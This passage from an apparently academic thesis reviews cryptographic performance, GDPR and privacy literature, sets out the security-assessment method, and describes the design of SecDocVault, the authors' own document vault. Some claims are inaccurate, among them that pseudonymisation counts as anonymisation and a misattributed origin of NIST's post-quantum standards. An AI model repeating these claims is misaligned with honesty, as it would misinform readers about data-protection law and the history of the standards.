Hash functions performance rates in eBACS and work by Aumasson et al. (2013) describe the appearance of BLAKE family hashing algorithms as their popularity dominates when it comes to software hashing solutions. The most popular variant of such is BLAKE2b, which arrives at about 3.08 cycles per byte against 8.9 cycles per byte by SHA-256 on identical hardware. In speed, it is roughly comparable to MD5 which has been deprecated for a long time for security reasons. In 2020, BLAKE3 was introduced utilising parallelism for utilising multicore deployments, which allows it to replace legacy hashing algorithms (SHA1, MD5) with limited performance tradeoffs.

Summary on reviewed primitives performance

Across reviewed categories, eBACS data consistently showcases a common pattern: modern algorithms intended to replace legacy options are consistently outperforming those both in speed and security. Thus, the performance cost of upgrading in the majority of cases is either zero or negative.

2.3.4.2 Algorithm selection as an engineering decision

Bernstein and Lange's critique of the NIST P-curves (Bernstein and Lange, 2013) raises an opinion that lack of publicly available and reproducible benchmarking in NIST's legacy elliptic-curve algorithms allows for options with suboptimal implementation characteristics like inefficiencies on specific hardware. This demonstrates the cost of the research gap.

A direct reference to supply chain secureness arises from the fact that slow cryptographic operations create pressure on IT engineering teams to weaken or omit some of the cryptographic steps. The eBACS suggests that deployments that adopted modern primitives avoid this pressure as Ed25519 verification at 273,000 cycles has throughput of roughly 8,800 verifications per second on a single core at 2.4 GHz machine, sufficient to verify every artefact in a large build pipeline without considerable latency. The adoption of efficient modern primitives removes a class of justifications for weakened cryptographic hygiene.

However, it must be said that the benchmarking approach to algorithm selection does not take into account multiple important factors that influence deployment. In many cases, other factors like implementation difficulty or network performance affect that decision in a way favouring selection of slower or weaker algorithms. Bernstein et al. (2012) acknowledge this in the Ed25519 paper through the inclusion of a complete, audited reference implementation alongside the benchmark figures.

2.3.5 Post-quantum cryptography

Shor (1997) demonstrated that quantum machines can factor an integer in $O(n^3)$ operations, compared to sub-exponential performance of classical machines. That finding threatens wide-spread public-key primitives such as RSA and discrete-logarithm-based public-key schemes. This finding triggered the harvest-now, decrypt-later threat model, as some records may remain valuable for years. The threat actor acquires ciphertext now and stores it until technology is able to break its encryption. This triggered years of research into post-quantum cryptography. Resulting from multi-year research, in 2024, NIST rolled out post-quantum computing standards first proposed by Ducas et al. (2018). They are now the migration targets, as they offer security proofs and reasonable implementation difficulty.

Algorithm	Primitive
ML-KEM (Kyber)	Key encapsulation
ML-DSA (Dilithium)	Digital signature

Algorithm	Primitive
SLH-DSA (SPHINCS+)	Digital signature
FN-DSA (Falcon)	Digital signature

Figure 1 - Post-quantum cryptographic primitives

For example, Ducas et al. (2018) described: ML-DSA is based on Lyubashevsky's Fiat–Shamir-with-aborts paradigm and achieved SUF-CMA security under Module-LWE and Module-SIS assumptions, both of which are secure from any known quantum attack. Importantly, keys are under 2 KB, making them compatible with existing TLS certificate chains.

Even with standardisation complete, obstacles remain as ability to swap algorithms without major architectural changes is limited in most systems. Some of the algorithms require hardware-baked features that are not common yet. Lastly, quantum capabilities are not fully researched yet, so the threat persists.

2.4 Synthesis: what the three strands establish together

The three strands of this review were conducted independently as they concern largely different literature and seek to answer different questions. When read together, however, they support a single hypothesis which it is useful to articulate before proceeding to the methodology: convergence implies that the three aspects — anonymity, data-protection compliance, and cryptography — actually contribute to the same proposition.

2.4.1 The common finding

Each of the three strands arrives, by its own means, at a similar conclusion: the security of a document vault is conditioned less by the choice of primitives than by the configuration around them.

The anonymity literature established that confidentiality of content and privacy of the user are two distinct properties which does not preclude either from being mandated by regulation but denies that either fully encompasses the other. Anonymity is formally defined (Pfitzmann and Hansen, 2010) but the anonymisation of rich data is a fragile and context-dependent procedure (Sweeney, 2002; Narayanan and Shmatikov, 2008; Rocher et al., 2019). Devices and their users are increasingly fingerprintable at many levels of abstraction (Eckersley, 2010; Dey et al., 2014; Kurtz et al., 2016; Wu et al., 2016; Specter et al., 2025) and this property is often monetised (Eckersley, 2010; Dey et al., 2014; Kurtz et al., 2016; Wu et al., 2016; Specter et al., 2025). Documents reveal the user via their metadata regardless of

encryption (Friedland and Sommer, 2010) and the storage layer fails to delete them upon request – in contemporary systems as well as in prior art (Wei et al., 2011; Simon and Anderson, 2015; Blankesteijn et al., 2023; Oh et al., 2026).

The data-protection strand established that legal privacy is a broader concept than encryption and that encrypted personal data are, if anything, personal data with encryption. The GDPR preamble and Recital 55 confirm that pseudonymisation, being the encryption equivalent of anonymous data, still constitutes an anonymisation and the Article 5 principles fully apply. Specifically, protection must be the default rather than an optional extra (Article 25) rendering ongoing testing of privacy mechanisms a regulatory obligation (Article 32) and deletion is only achieved through irreversible removal (Article 17). Recent research provides two complementary lines of evidence on the adequacy of the vault's protection mechanisms. The cryptanalysis of the zero-knowledge storage implementations, specifically MEGA's (Backendal, Haller and Paterson, 2023), the failure of its patching procedures (Albrecht et al., 2023) and the multi-provider study by Hofmann and Truong (2024) demonstrate that the design's security guarantees are often undermined at the implementation level. This places the integrity of the document vault's cryptography in question as none of the reviewed protocols have been subjected to adversarial scrutiny during their development. At the same time, the literature on verifiable attributes and credentials demonstrates that the vault model is not the only option: the European Digital Identity Wallet relies on selective disclosure to achieve minimisation, although recent work suggests that selective disclosure is a service feature rather than a formal right.

The cryptography strand established that implementation security is a property of the code rather than the mathematical primitives selected. Correctness of the source code is not guaranteed by its formal correctness (Thompson, 1984) a problem that is exacerbated at the binary level and is acknowledged in the NIST guidelines (SP 800-161r1, section 3.1) but not solved. Algorithms have tangible performance characteristics and their choice often reflects an implementer's risk model: slower algorithms are more likely to be weakened at the protocol level (Bilge et al., 2018). Finally, the harvest-now-decrypt-later paradigm creates forward-looking risks for data whose confidentiality period extends beyond a single session – a scenario particularly relevant to identity documents.

Each strand thus identifies points at which the implementation, configuration or operation fail to meet the design-level expectations. This failure to deliver on promises is the hypothesis stated in Section 1.5 and the three strands provide independent if indirect confirmation of it.

2.4.2 Where the strands intersect

The three strands are not entirely independent, intersecting at several key points which are particularly interesting for this project. They concern primarily the privacy guarantees of a document vault's deletion, minimisation and key custody mechanisms.

Deletion is a property that is evaluated both forensically and legally. The findings of the remanence literature (2.1.7) and the GDPR analysis (2.2.5) can be related to the same body of evidence: the storage layer's inability to perform secure deletion. More recent findings confirm that this property cannot be taken for granted even if it is implemented at the platform level (Blankesteijn et al., 2023) or exposed as a feature at the application level (Oh et al., 2026). At the intersection of 2.2.5 and 2.3, the question of cryptographic erasure as an engineering technique ties document vaults' security to document storage's regulatory requirements. Deletion is thus a matter of both security and compliance that can be tested by a single procedure: attempting to recover an erased document both at the device and server level.

Similarly, data minimisation is a principle that appears both in legal and anonymity literature: the scope of data collection dictated by the GDPR must be assessed for its ability to contribute to fingerprinting (2.5). An SDK audit is thus a minimisation test that serves the same goal as a differential privacy audit (see 2.1.10): establishing whether and how much personal information is used for purposes beyond its stated intent. This is particularly true of the finding in Section 2.1.5 that a quarter of all fingerprinting features originate from third-party software with unspecified purposes (Specter et al., 2025). In another intersection that concerns the architectural principles of minimisation, Section 2.2.7 states that the document vault's minimisation claims are inferior to those made by the credential model. By design, the latter collects only what is necessary for authentication and attribute disclosure which serves as a useful reference point for assessing the document vault's collection surface.

The custody of cryptographic keys define the relationship between the user and the vault in terms of confidentiality. Whether the application can read the documents it stores depends on the location of the decryption key (2.3) and consequently on how the zero-knowledge claim is to be interpreted (2.2.4). The key custody mechanism therefore serves as a critical control point for assessing the vault's security. This is the third point of intersection between the strands: the same property that appears as the central concern of symmetric cryptography also underlies the legal analysis of the privacy promises. It is thus not surprising that the findings of 2.2.4 and 2.3 are largely informed by the same body of research – the cryptanalysis of enterprise-grade storage – that produced the findings on the vault's implementation

security. In this vein, the literature on zero-knowledge storage is relevant to the discussion of key custody in that the MEGA breach and its aftermath serve as an example of how the custody assumptions can be violated in practice (Haller and Paterson, 2022; Albrecht et al., 2023).

The strands of analysis intersect in another important way: the relevance of the evidence. None of the three strands is concerned with older findings that no longer inform the research questions. Within the anonymity strand, recent advances in fingerprinting have made it clear that the vault's anonymity properties are limited to what can be observed at the device level. The ecosystem of fingerprinting infrastructure is now sufficiently diverse and well-described that reliance on any one component as a privacy guarantee is unsafe (Specter et al., 2025; Heid and Heider, 2024). Within the legal strand, the recent GDPR assessments (2.2.7) illustrate the state of the practice across jurisdictions but do not supersede the analysis of the vault's specific regulatory obligations. Finally, within the technical strand, the cryptanalyses of commercial zero-knowledge storage solutions examine the same set of protocol weaknesses but do not extend to the mobile client and its remanence. Collectively these findings confirm that the failure of privacy-marketing storage solutions is a current and widespread phenomenon that affects the vault's stated guarantees.

2.4.3 The combined research gap

Each of the three strands identifies a research gap that this project aims to fill. Within the anonymity strand, the evidence is distributed across literature that studies different browser ecosystems, generic Android builds and public datasets. Each contribution assesses the prevalence of fingerprinting features across browser builds, not the privacy impact of any particular application's use of them. The legal strand addresses the regulatory requirements abstractly; it defines compliance obligations but does not evaluate the vault's adherence to them. Whereas within the technical strand, the cryptanalyses of enterprise-grade storage solutions focus on the server-side protocols while ignoring the client platform and its remanence. In order to operationalise the findings of the literature review, this project's analysis will conduct several tests against a live application in order to evaluate its adherence to the data-protection regulations. Specifically, the document vault's minimisation promises will be tested against the requirements of Article 5, its default privacy mechanisms against the requirements of Article 25, its deletion capabilities against Article 17 and its security testing regimen against Article 32 and the HIPAA technical safeguards. The analysis is expected to contribute to the technical strand's research gap by addressing the supply chain, performance and post-quantum migration in a single study, and to the legal strand's research gap by

operationalising the abstract regulatory requirements. It will contribute to the anonymity strand's research gap by evaluating the application's minimisation in context: as a factor in its own fingerprinting capability. The intersection points identified in Section 2.4.2 highlight the manner in which this project's analysis addresses the combined research gaps of the three strands.

3. Methodology

3.1 Research design

This project adopts a three-phase, mixed-methods design in which a documentary phase establishes the criteria of assessment, development phase creates an artefact and an empirical phase measures the artefact against the plan. The first phase is the literature review presented in Chapter 2, which develops three parallel strands — anonymity and digital fingerprinting, data-protection law, and applied cryptography — and derives from each a set of properties which a mobile document vault must achieve if its privacy claims are truthful. The second phase is improvement of existing functionality to match the needs of users and improvement of unit test coverage. Lastly, the third phase is the security assessment of SecDocVault, the application the authors designed and built.

The design is deliberately artefact-centred rather than survey-based. The gap identified in Chapter 2 is not that the individual failure cases of different aspects are unknown, but that they have been studied in isolation from one another and rarely against a single real application whose internal design is fully known to the investigator. A case-based design where the researchers hold the source code, the build pipeline and the backend configuration results in a form of evaluation that black-box research on third-party applications cannot achieve: every observed behaviour can be traced to the line of code that produces it, and every claimed guarantee can be checked against its implementation rather than guessed from external symptoms. Due to SecDocVault being authors' own work, the offensive testing described below is conducted with full authorisation, which removes the ethical and legal constraints that ordinarily limit this class of study.

The corresponding limitation must be stated with equal clarity. A single-case design supports depth rather than statistical assessment, and the investigators' familiarity with the system introduces a risk of confirmation issue of testing where weaknesses are expected and not testing where they are not expected. Two measures mitigate this. First, the assessment is driven by external, published checklists (OWASP MASVS and the MASTG) rather than by the authors' intuitions, so coverage is determined by an independent standard. Second, testing is organised so that each strand owner tests areas in another strand wherever practical, and findings are peer-reviewed within the group before they are documented.

3.2 Research methods and their justification

The assessment combines four methods, each answering a different aspect of the research questions and each carrying a different evidential weight.

Documentary and code analysis. The true description of what the application does is its source, and for that reason the first method is a systematic reading of the implementation: authentication context, cryptographic module, vault service layer and the declarative Firestore and Storage security rules. This method defines ground truth against which claims are compared, and it is the only method able to demonstrate the absence of a behaviour rather than merely its non-observation. Its weakness is that source correctness does not guarantee runtime behaviour — the point Thompson (1984) makes in the supply-chain context reviewed in Section 2.3 — which is why it is conducted along with dynamic methods.

Threat modelling. STRIDE is used to evaluate the attack surface on a systematic basis, before testing begins, so that the test plan is assumed from a model of the system rather than an assembled product. STRIDE was selected over attack-tree or kill-chain approaches because it aligns with the data flows that are met in this architecture — device to Keychain, device to Firebase Storage, device to Firestore, owner to share recipient — and because its six categories directly map onto the OWASP mobile risk taxonomy used for the testing itself. The model's known limitation is that it identifies threat categories rather than ranking them, so it is used to establish coverage, not priority. Prioritisation is handled by CVSS at the findings stage.

Dynamic and forensic testing. Static reading cannot establish what actually reaches the disk, what leaves the device, or what survives deletion. Dynamic testing, on the other hand, examines the running application on a physical Android device and inspects the artefacts it produces: application sandbox and its encrypted payload files, Keychain and AsyncStorage entries, Firestore documents and Storage objects created and the network traffic generated. Forensic examination extends this to the artefacts the application believes it has removed, which is the basis of the data-remanence testing described in §3.5.2.

Compliance mapping. The legal obligations reviewed in Section 2.2 are converted into checkable tests — a minimisation and SDK audit against Article 5, a default-privacy check against Article 25, a controls review against Article 32, and a forensic recovery attempt against Article 17 — so that compliance is evaluated from real behaviour rather than from policy documents. This is what allows a single experiment (attempting recovery of a deleted document) to gather evidence relative to a security property and a regulatory obligation.

3.3 Assessment frameworks and why they were selected

Three published frameworks have been used for the assessment and the choice between them was determined by the literature review in Chapter 2, not by convenience.

OWASP MASVS and MASTG define the requirement set and the test procedures respectively. MASVS was selected as the standard because it is mobile specific.

It is grouped into: storage, crypto, authentication, network, platform, code-quality, resilience verification areas that roughly match the three thesis strands and it specifies verification levels, this way explicitly stating the target assurance level instead of leaving it undefined. MASTG defines the actual test cases, addressing the need for reproducibility that is specified in the demonstration rubric. The 2024 OWASP Mobile Top 10, also mentioned in Chapter 1, is used as a reference for reporting rather than testing, because a top-ten list represents a distribution of occurrence rather than an expectation of coverage.

PTES defines the penetration testing engagement lifecycle — scoping, recon, threat modelling, vulnerability analysis, exploitation, post-exploitation and reporting. It was used to structure the work in chronological order and to produce evidence in a logical defensible order rather than to specify individual tests.

CVSS v3.1 is used to score the discovered issues. It was selected because Firstly, it is the common standard that the industry uses to communicate risk, Secondly, it breaks down the security impact into individually verifiable metrics rather than having a single value and Thirdly, the risk-proportionate standard in Article 32 requires justification of resources based on risk. Its limitations are acknowledged in the Analysis section — the base score only partially addresses privacy-related risks (linkability, metadata exposure, erasure) and some of the weakness types that this thesis examines (incomplete erasure, metadata leaks, linkability) have a low CVSS score because the standard focuses on the system's confidentiality, integrity and availability aspects rather than user privacy. When this occurs, the CVSS score is supplemented with a numeric assessment of the privacy impact.

3.4 Development methodology of the artefact

Because the object of assessment is software the authors produced, the methodology by which it was built is itself part of the research design and its weaknesses are relevant to the interpretation of the findings.

Work distribution and communication between team members was done utilising SCRUM framework. Regular meetings were conducted to share the updates and discuss ideas, concerns, blockers and requirements. This approach allowed us to list

the tasks and distribute them in an effective manner so that each teammate will have a task to do at any point in time with minimal to no blockage from others.

SecDocVault was developed as a React Native application in TypeScript, using a repetitive feature-driven approach: each feature (local vault, cloud vault, sharing, key recovery, redaction) was implemented as a vertical UI, controller and service layers and integrated before the next was begun. The choice of React Native was made as an example of common mobile application development framework, which has had a direct methodological outcome that this thesis must mention: cryptographic operations execute in a JavaScript runtime rather than in native code, and for that reason the application depends on a native bridge module for its primitives. This dependency is precisely the kind of supply-chain trust relationship that Section 2.3 identifies as under-examined, so it becomes an object of assessment rather than an assumption.

The architecture separates concerns into four layers and the assessment is organised along the same means: presentation (src/screens/), orchestration (src/app/controllers/ and src/app/hooks/), domain services (src/services/), and persistence adapters (src/storage/ and the Firebase modules). Cryptographic logic is deliberately confined to a single module, src/services/crypto/documentCrypto.ts, on the principle that security-critical code should be small, centralised and testable — a design decision that also makes the crypto-validation testing tractable.

Quality control during development relied on TypeScript's type system, ESLint, and a Jest test suite located in __tests__/ in which Firebase and filesystem dependencies are mocked so that tests run without cloud access. This last point is a methodological limitation worth stating plainly: because the backend is mocked in unit tests, the test suite verifies client logic but cannot verify the deployed security rules, which is one reason the rules are assessed separately by direct analysis and dynamic probing. The final deliverable was examined as a whole system with real firebase services. This allowed us to perform a series of manual tests to verify functionality and identify flows to be fixed.

3.5 Test design

The work is organised into a shared core and three thematic strands, following those of the literature review. Each test is designed to be repeatable by a third party: a precondition, a procedure yielding an observable and a pass/fail criterion tied to either a MASVS requirement or a legal obligation.

3.5.1 Shared core — threat model and application security

This shared procedure generates the STRIDE threat model and attack-surface enumeration, after which it implements the platform-independent MASVS test groups:

1. authentication and session management
2. access control
3. backend configuration review
4. transport security

The Firestore and Storage security rules receive special attention, as they are the only server-side authorisation controls in this application's architecture, presenting a direct exploitation surface for any authenticated client.

3.5.2 Anonymity, fingerprinting and data remanence (Strand A)

This strand describes the literature review of Section 2.1, implementing the six themes as test procedures, which in turn are structured as distinct TA-## activities according to the vectors identified in the static analysis. The procedures analyze fingerprinting surfaces, account-existence and directory enumeration, guest-mode network silence, linkability and traffic analysis, metadata leakage and data remanence and secure deletion.

Fingerprinting surface enumeration. The application and its dependencies are audited for access to the identifier classes listed in Section 2.1.5, yielding a list of potential device or account fingerprints. Following Wu et al. (2016), zero-permission identifiers are taken as the default baseline rather than the exceptional case and this audit is performed both statically (by traversing the dependency tree and reading manifest permissions) and dynamically (by running the application and reading what permissions it accesses). This creates a table of potential fingerprinting vectors, each tagged either present, absent, or requiring additional measurement on the platform.

Account-existence and directory enumeration. Beyond the identifiers exposed by the device, we review the application's own authorisation rules for opportunities to perform account-existence checks and directory scans. The security-rule analysis performed as part of the shared procedure (Section 3.5.1) is reviewed with a privacy-specific question: given a rule that legitimately resolves a share recipient's public key by email, is there an opportunity to perform an unscoped read of that same collection, or does the application's interface expose a boolean or existence artifact beyond the rule's access controls? This is a rule-driven procedure similar to the shared procedure's access-control review but targeting identifiability rather than authorisation.

Guest-mode network silence. When the application is switched to guest (local-only) mode, it promises that no information is transmitted to any backend. This is tested by capturing all network traffic sent during a guest session (account creation, document uploads and redactions and exports) and verifying that no packets are directed to this application's own or any other backend. Being a procedure that targets an absence of network communication, it follows similar logic to the remanence tests described below: a negative observation is recorded as a vulnerability only after all other explanations (proxies, packet capture tools) have been ruled out.

Linkability and traffic analysis. By capturing traffic across multiple sessions, this procedure attempts to identify linkable traffic patterns that would allow an observer in a position to see all of the client's network traffic to determine that these sessions belong to the same user. Simultaneously, it determines whether the TLS client signature described in Section 2.1.5.4 is unique to the application allowing similar traffic-analysis techniques to identify this particular service among others hosted on the same TLS library. In both cases, this procedure addresses a capability that the literature review of Section 2.1.1 determined the application does not provide (unlinkability), measuring the extent of this capability as a base for later analysis.

Metadata leakage. As described by Friedland and Sommer (2010), images containing known GPS coordinates in their EXIF data are uploaded through both the picker and the scanner to test whether these coordinates are present in the ciphertext, any thumbnails or cached images generated by the application, or the exported file. The leak channels are classified by if the EXIF data survived ingestion and processing, appearing in a supporting structure (cache) or the ciphertext itself. This procedure complements the findings of Section 2.1.6 : while platform-level EXIF stripping is not implemented by the client, it cannot be assumed to strip all location information and this must be measured directly.

Data remanence and secure deletion. This procedure describes the strand's central experiment, one that has clear implications for the legal analysis. It attempts to recover a document that the user has deleted within the application, first from the application runtime, then from the host filesystem and finally from the Firebase backend, simultaneously inspecting the state of the key material on the client. The deletion's security thus depends on cryptographic erasure being performed, making the survival of the encryption key in memory or on disk a relevant consideration. This procedure's design follows the same logic as the last experiment, again targeting deletion surfaces: on device, it re-tests the capability described by Simon and Anderson (2015) and Shu et al. (2017) on older versions of Android, which the literature review of Section 2.1 notes the current version should no longer support. At

the same time, the pass criterion for this procedure is dictated by Article 17: erasure is satisfied only by genuine irrecoverability at every storage layer.

3.5.3 Data-protection assessment (Strand B)

The compliance strand rises the Article-mapped tests of Section 3.2 as individual procedures, compares the application's observable behaviour to the promised guarantees and thus obtains the promise-vs-reality view of user privacy required to answer RQ2; this bodies of work are then combined to answer the cross-strand synthesis question RQ4.

3.5.4 Cryptographic and Performance validation (Strand C)

Crypto validation checks that the cryptographic primitives are actually deployed in accordance with their names and properties. Relevant procedures verify algorithm and parameter instantiation, uniqueness and randomness, authentication being enforced at any point, key hierarchy and residence at various points in time, cost of key derivation algorithms. Dependency provenance is assessed within the same strand, following the supply-chain framing of Section 2.3.

3.6 Test environment and data

Testing is performed against the application's own Firebase project, on a physical Android device supplemented by an emulator for procedures requiring a reset baseline. All document data introduced for testing is synthetic: no real identity documents, medical records or financial statements were created, uploaded or processed by this study at any point. Where a test requires realistic metadata — for example EXIF geotags — that metadata is fabricated with known values, which has the additional methodological benefit of making the expected result unambiguous. Accounts are created for the purpose and destroyed afterwards.

3.7 Ethical considerations

The evaluation target only includes the system instances and accounts owned by the authors and only the configuration of the Firebase project is tested as part of the methodology. The system does not involve any third-party services and the artificial test corpus does not include any question that would require the system to process personal data. The results are reported for improvement and since the evaluated instance is not publicly deployed with end-users, there is no obligation to report the results to any third party, even though the report is written as if it were.

3.8 Privacy frameworks analysis

The frameworks introduced in §3.3 represent security-centric instruments: MASVS documents the security requirements, PTES dictates the offensive testing sequence and CVSS scores technical exploitability and severity. As discussed in §3.3, this triad of frameworks provides an adequate evaluation of the system's confidentiality, integrity and availability principles but only a limited assessment of its privacy properties. Linkability, identifiability, metadata exposure and the possibility of erasure all have only partial representation in terms of threat modeling and vulnerability scoring. The data-protection component requires additional analytical tools and this section describes the privacy frameworks used for this purpose, the rationale behind the selection and the manner in which they fulfill the triad of security-centric frameworks over the same system model.

LINDDUN — privacy threat modeling. While STRIDE (§3.2) articulates the attack surface from the security perspective, LINDDUN (Deng et al., 2011) achieves a similar goal for privacy by categorizing potential privacy threats into seven groups: Linkability, Identifiability, Non-repudiation, Detectability, Disclosure of information, Unawareness and Non-compliance. The reason for selecting LINDDUN over an ad-hoc review of privacy concerns and STRIDE-style taxonomization was the descriptive power of the former distinction between various privacy aspects not captured under a generic 'information disclosure' category in STRIDE. Specifically, the threats of linkability, identifiability and the inability to delete personal data all have concrete manifestations in the LINDDUN framework. The framework is then applied to the same data-flow model used for the STRIDE-based analysis to ensure that both security and privacy aspects are evaluated across the same trust boundaries (between device and Keychain, device and Firebase, owner and share recipient). Furthermore, LINDDUN's definitions of Linkability and Identifiability align with the concepts of pseudonymity and identity disclosure discussed in §2.1 by Pfitzmann and Hansen, thus providing a coherent basis for the threat model and Strand B's conceptual analysis. LINDDUN's limitations are twofold: the framework is manually intensive to apply and only produces qualitative results — therefore, its application supplements the quantitative threat-severity scoring (as discussed in §3.3) and the qualitative threat ranking based on CVSS-informed privacy impact assessment.

The GDPR as a compliance baseline. In terms of regulatory compliance, the GDPR (European Union, 2016) establishes the criteria against which the application's data-processing practices are measured. However, rather than evaluating 'GDPR compliance' as a binary, the analysis breaks down the relevant articles into specific requirements as discussed in §3.2. In particular, the data minimization and purpose

limitation principles (Article 5), privacy by design and by default (Article 25), technical security measures (Article 32) and the right to erasure (Article 17) all represent privacy-centric requirements articulated as tests in the data-protection component of the Test design section. The GDPR's limitations as a framework are discussed at length in §2.2: its technology-agnostic nature renders the regulation a set of desired outcomes rather than actionable instructions and therefore the GDPR analysis is complementary to the LINDDUN-based threat modeling and the technical aspects discussed below. As an outcome of the Regulation being the primary legal framework for data privacy in the EU, the analysis uses it as the primary compliance baseline.

Privacy by Design and ENISA design strategies. Cavoukian's Privacy-by-Design principles (2011), specifically, her seven principles, are then applied as the basis for the analysis of default privacy in the application. As discussed in the Test design section, the principles inform the expectations for the application's default settings: insofar as guest mode, default storage location and first-run analytics collection represent reasonable defaults, they satisfy the principle of privacy by default. However, as noted in §2.2, Cavoukian's principles are largely aspirational and cannot be applied directly as a testing framework. The ENISA report on privacy and data protection by design (Danezis et al., 2014) represents the third aspect of analysis, providing a set of concrete mitigation strategies corresponding to the requirements articulated by the GDPR and Privacy by Design principles. Specifically, ENISA's mapping of legal requirements to technical mitigation strategies allows for transforming the abstract LINDDUN-threat model into concrete recommendations for the application under review.

HIPAA technical safeguards. Finally, the HIPAA Security Rule technical safeguards articulate a compliance baseline similar to the GDPR but targeted toward protected health info.

4. SecDocVault System Design and Implementation

4.1 Purpose and scope of the chapter

Chapter describes the artefact that Chapters 5 and 6 assess. Its purpose is not to document the application for its own sake but to establish, precisely enough to be tested, what SecDocVault does with a user's documents and what security properties its design is intended to deliver. The description proceeds from architecture, through the cryptographic design, to the user-facing flows and closes by restating the application's implicit guarantees as a set of falsifiable claims. The project repository holds the complete implementation.

4.2 Technology stack and architecture

SecDocVault is a cross-platform mobile application implemented in React Native with TypeScript, targeting Android as the primary platform. Its backend is Firebase, using four services: Authentication for cloud identity, Cloud Firestore for document metadata and share state, Cloud Storage for encrypted payloads and Hosting to serve the email-verification page. There is no application server: the client communicates with Firebase directly and all server-side authorisation is expressed declaratively in the Firestore and Storage security rules. This is an architecturally significant decision, since it makes those rule files the entire server-side access-control mechanism.

The codebase is organised in four layers. Screens under src/screens/ render the interface and hold no business logic. Controllers and hooks under src/app/ orchestrate flows and own transient state. Domain services under src/services/ implement vault operations, cryptography, key backup and redaction. Persistence adapters under src/storage/ and the Firebase modules mediate all input and output. Authentication and session state is centralised in a single React context, src/context/AuthContext.tsx, which bridges Firebase identity and the local unlock state.

Three third-party components carry direct security weight and are therefore named here rather than in an appendix: react-native-quick-crypto, which provides the native cryptographic primitives; react-native-keychain, which provides hardware-backed secret storage, mapping to the Android Keystore on Android; and @react-native-ml-kit/text-recognition, which provides the on-device optical character recognition used by the redaction feature. The dependency on the first of these is strict: the crypto module attempts to load it at import time and, if it is unavailable, substitutes a shim whose every method throws. This is a deliberate

fail-closed choice — the application refuses to operate rather than silently falling back to a weaker implementation — and it is a design decision the cryptographic assessment in Chapter 5 examines directly.




Figure 2 - Data architecture




Figure 3 - Main screen

4.3 Cryptographic design

All cryptographic logic is confined to src/services/crypto/documentCrypto.ts. The design rests on a two-level key hierarchy: a per-document content key protects file bytes and that key is itself protected by one of three wrapping mechanisms depending on how the document will be recovered. A single place of cryptographic logic residence allows developers to quickly change cryptographic provider and reuse its capabilities within an application.

```
async function aesGcmEncryptUtf8(plainText: string, keyB64?: string) {
  const keyBytes = keyB64 ? base64ToBytes(keyB64) : randomBytes(32);
  const ivBytes = randomBytes(12);
  const cipher = runtimeCrypto.createCipheriv('aes-256-gcm', keyBytes, ivBytes);
  const encrypted = Buffer.concat([cipher.update(utf8ToBytes(plainText)), cipher.final()]);
  const authTag = cipher.getAuthTag();

  return {
    cipher: bytesToBase64(encrypted),
    iv: bytesToBase64(ivBytes),
    key: bytesToBase64(keyBytes),
    authTag: bytesToBase64(authTag),
  };
}
```

Figure 4 - AES-256-GCM encryption of a UTF-8 string

4.3.1 Content encryption

Each document is assigned a randomly generated 32-byte content key at creation, drawn from the platform's secure random source. Every file belonging to that document is encrypted under that single key with AES-256-GCM, using a fresh random 12-byte initialisation vector per file and producing a 16-byte authentication tag. The encrypted payload is serialised as a JSON object recording the format, the algorithm, the IV, the ciphertext and the authentication tag and it is this JSON object — not raw ciphertext — that is written to Storage or to the local filesystem.

